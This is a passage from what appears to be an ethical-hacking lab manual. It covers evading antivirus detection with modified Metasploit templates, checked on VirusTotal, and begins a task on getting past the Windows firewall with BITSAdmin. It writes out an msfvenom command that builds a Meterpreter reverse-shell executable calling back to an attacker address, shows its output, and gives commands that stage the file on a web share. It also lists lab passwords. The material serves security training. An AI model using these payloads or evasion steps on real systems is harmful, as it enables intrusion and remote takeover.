**Upload file** button on the top of the page.



19. In the **File Upload** window, select **bypass.exe** file from **/home/attacker** location and click **Open**.



20. After selecting the file click on **Confirm upload** button, VirusTotal will analyze the detection of malicious file.



21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

Note: The result might differ when you perform this task.

22. Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP web servers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.


Note: Ensure that the **Parrot Security** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login
3. Launch **Control Panel**, as shown in the screenshot.
4. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.




5. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.



6. The **Customize Settings** window appears.

7. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
8. Click **OK**.



9. Switch to the **Parrot Security** virtual machine.
10. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
11. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
12. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.
13. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~/home/attacker#
```


14. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**

15. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.



